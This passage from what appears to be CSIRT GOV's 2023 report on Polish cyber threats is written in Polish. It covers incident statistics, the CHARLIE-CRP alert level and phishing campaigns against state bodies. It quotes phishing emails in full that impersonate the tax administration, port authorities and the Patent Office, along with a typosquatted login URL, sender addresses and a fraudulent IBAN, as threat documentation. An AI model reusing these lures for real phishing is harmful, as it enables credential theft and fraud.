
Wykres 5. Liczba incydentów zarejestrowanych w systemie ARAKIS GOV z podziałem na sektory

Głównym celem systemu ARAKIS GOV, z punktu widzenia podmiotów uczestniczących, jest zwiększenie możliwości w zakresie detekcji zagrożeń przed atakami, w tym przed atakami grup APT. Działania cyberprzestępców polegające na próbach przełamania zabezpieczeń, dystrybucji złośliwego

oprogramowania celem infekcji i zapewnienia persystencji oraz wykorzystaniu podatności występujących w sieciach i systemach przekładają się na ilość wykrywanych incydentów w systemie ARAKIS GOV. Tym samym, tego rodzaju zagrożenia sprawiają największe ryzyko dla systemów teleinformatycznych podmiotów krajowego systemu cyberbezpieczeństwa. Do najbardziej zagrożonych systemów teleinformatycznych należy zaliczyć takie, w których można zauważyć brak odpowiedniej tzw. cyberhigieny, czyli m.in. brak wdrożonego wystarczającego monitoringu sieci, systemów i stacji końcowych, brak ustalonych procedur reagowania na incydenty oraz brak właściwych narzędzi do kolekcji i analizy logów.

1.6. Ostrzeżenia dystrybuowane przez CSIRT GOV w 2023 roku

Zadania nałożone przez ustawę o krajowym systemie cyberbezpieczeństwa w zakresie monitorowania zagrożeń oraz wydawania komunikatów o zidentyfikowanych zagrożeniach cyberbezpieczeństwa realizowane są przez CSIRT GOV przede wszystkim w formie ostrzeżeń. Poniższy wykres przedstawia liczbę ostrzeżeń wydanych przez Zespół CSIRT GOV w roku 2023 z podziałem na kategorie.



Wykres 6. Liczba ostrzeżeń wydanych przez CSIRT GOV w 2023 roku z podziałem na kategorie ostrzeżeń

W 2023 roku Zespół CSIRT GOV rozesłał łącznie 766 ostrzeżeń do podmiotów w swojej właściwości, co stanowi wzrost w stosunku do poprzedniego roku, kiedy to rozdystrybuowanych zostało 613 ostrzeżeń.

Największa liczba dystrybuowanych w 2023 roku ostrzeżeń dotyczyła wskaźników kompromitacji IoC dla zidentyfikowanych zagrożeń, w głównej mierze opracowanych na podstawie raportów z systemu ARAKIS GOV.

W ramach ostrzeżeń dotyczących ataków przekazywano przede wszystkim informacje o podwyższonym zagrożeniu wystąpieniem ataków DDoS wymierzonych w konkretne podmioty lub sektory, które skutkować mogły niedostępnością świadczonych przez nie usług.

Kolejną w kolejności kategorią ostrzeżeń były podatności zidentyfikowane w szeroko wykorzystywanym oprogramowaniu, jak również błędy konfiguracyjne wykryte w stosowanych przez podmioty systemach.

Zespół CSIRT GOV informował również o różnego rodzaju aktywności socjotechnicznej. W tej kategorii znalazły się informacje o zagrożeniach związanych przede wszystkim z kampaniami socjotechnicznymi mającymi na celu wyłudzenie danych logowania, środków finansowych, danych osobowych czy innych informacji dotyczących osoby lub podmiotu. Ostrzeżenia w tej kategorii obejmowały również informacje o kampaniach dystrybuujących złośliwe oprogramowanie, wykorzystujące domeny o nazwach podszywających się pod oficjalne strony rządowe, jak również wykorzystujące wiadomości email bazujące na podszyciu pod organy administracji państwowej, czy kampaniach dystrybuujących treści mające charakter dezinformacji.

2

ZAGROŻENIA IDENTYFIKOWANE W ROKU 2023

Wśród zagrożeń odnotowywanych w roku 2023 przez Zespół CSIRT GOV wyróżnić można przede wszystkim dwie powszechnie występujące kategorie ataków, tj. kampanie socjotechniczne oraz ataki DDoS.

W roku 2023 ujawnione zostały liczne kampanie socjotechniczne o podłożu cyberprzestępczym, w tym również te, których źródłem były działania grup cyberofensywnych. Motyw działania warunkujący występowanie tego typu zagrożeń pozostaje niezmienny i związany jest przede wszystkim z dążeniem do uzyskania nieuprawnionego dostępu do danych wrażliwych użytkowników, dostępu do sieci i systemów celem dalszej eksploitacji czy eksfiltracji danych. Często pobudką tego typu działań jest także chęć pozyskania środków finansowych od ofiar ataków. Przykładem tego typu zagrożenia były na przykład ataki z wykorzystaniem oprogramowania typu ransomware. Kolejną kategorią identyfikowaną w ramach kampanii socjotechnicznych są ataki typu state-sponsored, które korzystają z całego spektrum dostępnych środków cyberofensywnych, nierzadko wykorzystując podatności typu zero-day.

Wskazane zagrożenia socjotechniczne często bazują na podobnych wektorach ataku, natomiast różnicują się w zakresie obieranych celów.

W zakresie właściwości Zespołu CSIRT GOV, obejmującym w szczególności obszar podmiotów administracji państwowej oraz operatorów infrastruktury krytycznej, analiza ataków socjotechnicznych jest szczególnie istotna, zwłaszcza z punktu widzenia identyfikacji zagrożeń spearphishingowych oraz typu APT. Wybranym kampaniom typu APT poświęcono oddzielną część raportu.

Drugim rodzajem zagrożenia odnotowanym w roku 2023, przedstawionym w niniejszym rozdziale, były ataki typu DDoS. Zwiększona liczba ataków DDoS związana jest z zagrożeniem, które motywowane jest przede wszystkim działaniami grup haktywistycznych.

Dodatkowo w rozdziale przedstawione zostały podatności zarejestrowane przez Zespół CSIRT GOV, które miały istotny wpływ na bezpieczeństwo infrastruktury teleinformatycznej i mogły tym samym podwyższać ryzyko wystąpienia incydentów w przypadku użytkowania podatnego sprzętu oraz oprogramowania przez podmioty krajowego systemu cyberbezpieczeństwa.

2.1. Stopień alarmowy CHARLIE-CRP w Cyberprzestrzeni RP

Stopień alarmowy w CRP to jeden z filarów bezpieczeństwa kraju pozwalający na uzyskanie zakładanego poziomu cyberbezpieczeństwa systemów teleinformatycznych wykorzystywanych przez podmioty administracji państwowej, jak również infrastrukturę krytyczną. Utrzymywanie w roku 2023 stopnia CHARLIE-CRP było skutkiem oceny zagrożeń uwarunkowanych napiętą sytuacją geopolityczną w regionie i wynikającymi z niej konsekwencjami w postaci intensyfikacji działań cyberprzestępczych realizowanych przez grupy bądź podmioty powiązane ze służbami państw obcych. Przedmiotowe zagrożenia dotyczyły w szczególności infrastruktury informatycznej wykorzystywanej przez podmioty oraz instytucje pozostające, w myśl art. 26 ust. 7 ustawy o z dnia 5 lipca 2018 r. o krajowym systemie cyberbezpieczeństwa, w obszarze funkcjonowania CSIRT GOV, w tym m. in.:

- organy władzy publicznej, w tym organy administracji rządowej, organy kontroli państwowej i ochrony prawa, w tym sądy i trybunały;
- podmioty, których systemy teleinformatyczne lub sieci teleinformatyczne objęte są jednolitym wykazem obiektów, instalacji, urządzeń i usług wchodzących w skład infrastruktury krytycznej, o którym mowa w art. 5b ust. 7 pkt 1 ustawy z dnia 26 kwietnia2007 r. o zarządzaniu kryzysowym.

Biorąc pod uwagę powyższą właściwość kompetencyjną, Zespół CSIRT GOV, działając w okolicznościach stałego, podwyższonego zagrożenia, stanął przed koniecznością zapewnienia właściwego wsparcia w zakresie utrzymania stosownego poziomu bezpieczeństwa teleinformatycznego dla kluczowych elementów funkcjonowania państwa. Podstawowym zadaniem w tej materii było zapewnienie niezakłóconego działania systemów zapewniających ciągłość funkcjonowania administracji publicznej, zaopatrzenia w energię, surowce energetyczne i paliwa, systemów łączności, sieci telekomunikacyjnych, finansowych, ochrony zdrowia, czy wreszcie infrastruktury transportowej oraz systemów ratowniczych.

Wśród zagrożeń utrzymujących się w cyberprzestrzeni RP w roku 2023, które miały szczególny wpływ na ocenę ryzyka należy wskazać ataki socjotechniczne, ataki DDoS oraz próby przełamywania zabezpieczeń systemów i sieci teleinformatycznych.

W 2023 roku Zespół CSIRT GOV odnotowywał utrzymującą się na wysokim poziomie intensywność kampanii socjotechnicznych, ukierunkowanych w stronę wybranych podmiotów, w tym administracji państwowej, podmiotów świadczących usługi publiczne, czy operatorów infrastruktury krytycznej. Działania tego rodzaju ukierunkowane były przede wszystkim na pozyskiwanie danych

uwierzytelniających, umożliwiających uzyskanie nieuprawnionego dostępu do zasobów atakowanego podmiotu, umożliwiającego realizację dalszych działań cyberprzestępczych. Istotnym celem ataków były także próby dystrybucji złośliwego oprogramowania.

Ponadto Zespół CSIRT GOV identyfikował znaczący wolumen przedsięwzięć polegających na rejestracji domen o nazwach przypominających nazwy oficjalnych witryn rządowych, które w przyszłości mogłyby zostać wykorzystane w działaniach socjotechnicznych (phishing, dezinformacja). Świadczyć o tym mogą rozpoznane przypadki aktywności stron internetowych wykorzystujących wizerunek i szatę graficzną domen administracji publicznej. Za pomocą podobnych witryn, w oparciu o zawartą na nich treść dezinformującą, cyberprzestępcy podejmowali próby pozyskiwania danych osobowych czy też danych uwierzytelniających (m. in. do skrzynek poczty elektronicznej czy bankowości internetowej).

CSIRT GOV w 2023 roku odnotowywał również wysoki wolumen ataków DDoS realizowanych przez zorganizowane grupy haktywistyczne. Kampanie tego rodzaju były ukierunkowane na ograniczenie dostępności domen internetowych atakowanych podmiotów oraz świadczonych przy ich wykorzystaniu usług. Jednocześnie akty tego rodzaju nosiły znamiona kampanii propagandowych, podkreślających skuteczność grup, przy jednoczesnym uwypukleniu słabości atakowanych celów. Informacje na temat ataków były intensywnie rozpowszechniane za pośrednictwem popularnych mediów społecznościowych.

Kolejnym zagrożeniem w zakresie cyberbezpieczeństwa systemów teleinformatycznych administracji państwowej RP, a także operatorów infrastruktury krytycznej, były intensywne próby przełamania zabezpieczeń urządzeń brzegowych atakowanych podmiotów, funkcjonujących w styku z siecią Internet. Działania tego rodzaju, przejawiające się przede wszystkim w postaci masowego skanowania infrastruktury sieciowej, miały na celu rozpoznanie podatności systemów na próby uzyskania nieautoryzowanego dostępu, bądź eksploitacji złośliwego oprogramowania (trojan, backdoor, ransomware, etc.)

Utrzymujący się wysoki poziom wymienionych powyżej zagrożeń w cyberprzestrzeni RP, wynikających w szczególności z agresywnych działań niosących znamiona zagrożenia wystąpienia zdarzenia o charakterze terrorystycznym, skutkował decyzją Prezesa Rady Ministrów o utrzymaniu w roku 2023 na terenie całego kraju stopnia alarmowego CRP – CHARLIE CRP.

2.2. Podszycia, kampanie phishingowe


W 2023 roku CSIRT GOV odnotował szereg kampanii socjotechnicznych, które ukierunkowane były na instytucje państwowe i nierzadko miały charakter ataków spearphishingowych, dotyczących określonych osób sprawujących funkcje publiczne. Celem kampanii było uzyskanie nieuprawnionego dostępu do zasobów, w tym przede wszystkim poprzez pozyskanie danych uwierzytelniających.

W kontekście zaobserwowanej metodyki działań cyberprzestępczych należy wskazać, iż adwersarze podejmowali także próby osiągnięcia założonych celów nierzadko poprzez dystrybucję złośliwego oprogramowania.

Poniżej przedstawiono opis wybranych kampanii aktywności socjotechnicznej z podziałem na poszczególne kwartały.

2.2.1. Zagrożenia odnotowane w I kwartale 2023 roku

1. W styczniu 2023 roku zarejestrowano kampanię phishingową wykorzystującą podszycie pod instytucję Krajowej Administracji Skarbowej. Przedmiotowa kampania dystrybuowała fałszywe wiadomości informujące o pozytywnym rozpatrzeniu wniosku o zwrot podatku. Użytkownik poprzez treść wiadomości był zachęcany przez adwersarza do skorzystania z odnośnika w celu weryfikacji przyznanej kwoty zwrotu.



Od Krajowa Administracja Skarbowa <infos@chabrouch.com> 25.01.2023, 20:12

Temat Zatwierdzenie Twojego wniosku o automatyczny zwrot podatku

My Store

Szanowny Obywatelu,

W związku z Państwa wnioskiem o **automatyczny zwrot podatku**, informujemy, że został on pozytywnie rozpatrzony. Kwota zwrotu zostanie przelana na wskazane przez Państwa konto bankowe w ciągu najbliższych kilku dni roboczych.

Podsumowanie zwrotu pieniędzy

Hasło tymczasowe: 547002


Prosimy o sprawdzenie czy dane na koncie bankowym są prawidłowe. W przypadku jakichkolwiek problemów, prosimy o kontakt z nami.

Z poważaniem,

Krajowa Administracja Skarbowa


Rysunek 1. Wiadomość phishingowa e-mail wykorzystującą podszycie pod instytucję Krajowej Administracji Skarbowej

Skorzystanie z hiperłącza powodowało automatyczne przekierowanie użytkownika na specjalnie spreparowaną witrynę podszywającą się pod panel logowania Krajowej Administracji Skarbowej.



Rysunek 2. Witryna phishingowa wyłudzająca środki finansowe, wykorzystująca podszycie pod Krajowej Administracji Skarbowej


Realizując wskazane na przedmiotowej stronie wytyczne, użytkownik podawał dane uwierzytelniające, a następnie uzyskiwał informacje o podsumowaniu zwrotu podatku, po czym mógł dokonać wyboru metody dokonania zwrotu podatku.



Rysunek 3. Witryna phishingowa wyłudzająca środki finansowe, wykorzystująca podszycie pod Krajową Administrację Skarbową

Przedmiotowe wiadomości były wysyłane z adresu IP 161.38.201.94 o niskiej reputacji. Według uzyskanych informacji, adres ten jest kojarzony przez silniki reputacyjne jako powiązany z wysyłką wiadomości typu spam oraz phishingu.

2. W lutym 2023 roku Zespół CSIRT GOV zidentyfikował kampanię phishingową wymierzoną w Zarząd Morskiego Portu Gdynia S.A. Wiadomości do pracowników portu wysyłane były za pośrednictwem serwera szwedzkiej sieci uniwersyteckiej. Dystrybuowany link wykorzystywał domenę podszywającą się pod spółkę Port Gdynia z wykorzystaniem techniki typosquatting, tj. podmiany w nazwie „gdynia" na „gdynla".



Od Jens Rudberg <rudberg@kth.se> 08.02.2023, 13:33

Temat Report abuse

Dear **user**,

We've noticed suspicious activity from your account. Did you log in to your account from different computer/location? Please log in again
https://poczta.port.gdynla.pl/owa/auth/logon.aspx?replaceCurrent=1&reason=2&url=https%3a%2f%2fpoczta.port.gdynia.pl%2fowa%2f
[poczta.port.gdynla.pl]

Kind regards,
Jens Rudberg


Head of IT Division
Port Gdynia
81 -337, ul.Rotterdamska 9, Gdynia

PORT GDYNIA

tel.: (+48 58) 621 79 77
tel.: (+48 58) 300 90 73
fax: (+48 58) 622 29 17

Rysunek 4. Phishingowa wiadomość e-mail z odnośnikiem do witryny wyłudzającej poświadczenia logowania

Wskazany odnośnik przekierowywał ofiarę na stronę zawierającą spreparowany panel logowania do poczty Microsoft Outlook, którego celem było pozyskanie danych uwierzytelniających.




Rysunek 5. Spreparowany panel logowania wyłudzający poświadczenia

2.2.2. Zagrożenia odnotowane w II kwartale 2023 roku

1. W kwietniu 2023 roku się została ujawniona kampania socjotechniczna wykorzystująca podszycie pod Zarząd Morskich Portów Szczecin i Świnoujście S.A.

Na skrzynkę przesyłane były wiadomości o temacie „68980 Płatność faktury". W treści znajdował się obraz w postaci ikony pliku PDF, który po kliknięciu przenosił do spreparowanej strony logowania do konta pocztowego Microsoft celem uzyskania dostępu do pliku.


Rysunek 6. Phishingowa wiadomość e-mail, wykorzystująca podszycie pod Zarząd Morskich Portów Szczecin i Świnoujście S.A.



Rysunek 7. Spreparowany panel logowania wykorzystujący podszycie pod Zarząd Morskich Portów Szczecin i Świnoujście S.A.

Wprowadzenie danych logowania w panelu umożliwiało pozyskanie przez adwersarza danych wrażliwych, co tym samym podwyższało ryzyko prowadzenia dalszych działań ukierunkowanych wobec podmiotu.

Po zalogowaniu się na fałszywy panel poczty elektronicznej i wyłudzeniu poświadczeń ofiara zostawała przekierowana na rzeczywistą stronę internetową Zarządu Morskich Portów Szczecin i Świnoujście S.A. https://port.szczecin.pl/.



Rysunek 8. Strona internetowa Zarządu Morskich Portów Szczecin i Świnoujście S.A. https://port.szczecin.pl/

Przedmiotowe działanie adwersarza wykorzystywało elementy socjotechniki, bowiem ostateczne przekierowanie ofiary na rzeczywistą witrynę Portu miało na celu wprowadzenie jej w błąd co do autentyczności witryny zawierającej phishingowy panel logowania. Uwiarygodnienie w ten sposób ataku dawało następnie adwersarzowi czas na uzyskanie dostępu do poczty ofiary, zanim działanie to zostanie wykryte i zidentyfikowane jako nieuprawnione.

2. W kwietniu 2023 roku CSIRT GOV odnotował także kampanię wykorzystującą podszycie pod wizerunek Urzędu Patentowego RP. Treść rozsyłanych przez atakującego wiadomości e-mail została przygotowana w sposób mający na celu wywołanie w ofierze przeświadczenia, iż odbiorcy wiadomości zostało wydane „świadectwo ochrony". Następnie, adresat był instruowany o konieczności uiszczenia opłaty w kwocie 815,00 euro w związku z przeprowadzoną procedurą wydania rzeczonego świadectwa.

Od Urzad Patentowy RP Departament Zgloszen UPRP <Urzad_Patentowy_RP@minister.com>
Temat Rejestracja znaku ze zgłoszenia Z.552450

Urząd Patentowy Rzeczypospolitej Polskiej
al. Niepodległości 188/192
00-950 Warszawa, Skr. pocztowa 203

D E C Y Z J A

Na podstawie art. 147 ust. 1 i ust. 2 oraz art. 224 ust. 1 ustawy z dn. 30 czerwca 2000 r. Prawo Własności Przemysłowej (tekst jednolity: Dz.U. z 2013 r.; poz. 1410) – dalej zwanej u. p. w. p., w związku z § 4 ust. 3 Rozporządzenia Rady Ministrów z dn. 29 sierpnia 2001 r. w sprawie opłat związanych z ochroną wynalazków, wzorów użytkowych, wzorów przemysłowych, znaków towarowych, oznaczeń geograficznych i topografii układów scalonych (Dz.U. z 2001 r. Nr. 90, poz. 1000 z późn. zm.), dalej zwanego Rozporządzeniem, Urząd Patentowy RP udzielił w dniu 29.05.2023 r. PRAWA OCHRONNEGO NR R. U.0302463/35... na znak towarowy:
o nazwie
zgłoszony w dniu 2023-02-15
za numerem Z.552450
klasyfikacja nicejska 29, 30
na rzecz z siedzibą w miejscowości Nowy Sącz.
Zgodnie z rozporządzeniem Komisji Parlamentu Europejskiego (WE) nr 2868/95, wykonującym rozporządzenie Rady (WE) nr 40/94 w sprawie harmonizacji opłat na rzecz krajowych urzędów patentowych (znaki towarowe i wzory użytkowe), opłat za przyznane na terenie Unii Europejskiej, w tym na terenie Rzeczypospolitej Polskiej, prawa ochronne dokonuje się na rzecz Urzędu Unii Europejskiej ds. Własności Intelektualnej (UUEWI – https://euipo.europa.eu/).
W związku z powyższym, na podstawie art. 277 u. p. w. p., Urząd Patentowy RP wzywa do uiszczenia na rzecz Urzędu Unii Europejskiej ds. Własności Intelektualnej w terminie 21 dni od dnia udzielenia (29.05.2023 r.) przedmiotowego prawa ochronnego, tj. w terminie nieprzekraczalnym do dnia 19.06.2023 r., opłaty w kwocie 815,00 euro za udzielenie rzeczonego prawa ochronnego na okres lat dziesięciu. Opłatę należy wnieść przelewem SEPA zgodnie z danymi (prosimy posłużyć się wyłącznie poniższymi danymi, w tym tytułem przelewu i nazwą odbiorcy):
Odbiorca: UUEWI
IBAN (dla przelewów z krajów spoza strefy euro): DE61100110012736666118
BIC : NTSBDEB1XXX
Tytułem:
Nieuiszczenie opłaty w terminie wiąże się z wygaśnięciem prawa ochronnego.

